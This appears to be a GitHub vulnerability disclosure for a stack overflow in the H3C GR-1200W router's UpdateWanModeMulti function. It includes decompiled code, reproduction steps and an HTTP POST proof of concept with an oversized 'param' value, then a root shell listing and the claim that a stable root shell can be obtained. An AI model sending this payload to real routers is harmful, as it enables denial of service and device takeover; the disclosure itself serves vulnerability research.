Darry-lang1 Update readme.md ... on Jul 29 History

..

img	4 months ago
readme.md	4 months ago

readme.md

H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.h3c.com/
- Firmware download address ： https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview：

Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the UpdateWanModeMulti function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
v27 = 0;
s = (char *)websgetvar(a1, "param", (int)&unk_4F1CA0);
v6 = strlen(s);
v4 = s;
for ( i = strchr(s, ';'); i; i = strchr(v4, ';') )
{
  memset(v10, 0, sizeof(v10));
  strncpy(v10, v4, i - v4);
  sscanf(v10, "%s %s %s", v11, &v13, v12);
  if ( v10[5] == 48 )
    v2 = 0;
  else
    v2 = v10[5] == 49 ? 1 : 2;
  memset(v10, 0, sizeof(v10));
```

In the `UpdateWanModeMulti` function, we entered `s` (param). It found `;` through the `strchr` function And copy the previous data into `v10` through the `strncpy` function. As long as the size of the data we input is larger than that of `v10`, it will cause the stack overflowing.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=UpdateWanModeMulti&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

The picture above shows the process information before we send poc.

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    6 1007     1007           89 Jul 31  2019 www_multi
drwxr-xr-x    2 *root    root            0 Jan  1  1970 www
drwxr-xr-x   10 *root    root            0 Jul 24 21:56 var
drwxrwxr-x    6 1007     1007           62 Jul 31  2019 usr
drwxrwxr-x    3 1007     1007           26 Jul 31  2019 uclibc
lrwxrwxrwx    1 1007     1007            7 Jul 31  2019 tmp -> var/tmp
dr-xr-xr-x   11 *root    root            0 Jan  1  1970 sys
lrwxrwxrwx    1 1007     1007            3 Jul 31  2019 sbin -> bin
dr-xr-xr-x   89 *root    root            0 Jan  1  1970 proc
drwxr-xr-x    5 *root    root            0 Jan  1  1970 mnt
drwxrwxr-x    3 1007     1007           28 Jul 31  2019 libexec
drwxrwxr-x    4 1007     1007         2422 Jul 31  2019 lib
lrwxrwxrwx    1 1007     1007            9 Jul 31  2019 init -> sbin/init
drwxrwxr-x    2 1007     1007            3 Jul 31  2019 home
drwxr-xr-x    4 *root    root            0 Jan  1  1970 firmwarf
drwxr-xr-x   11 *root    root            0 Jan  1  1970 etc
drwxrwxr-x    3 1007     1007         2528 Jul 31  2019 dev
drwxr-xr-x    2 1007     1007         1556 Jul 31  2019 bin
/ #
```

Finally, you also can write exp to get a stable root shell.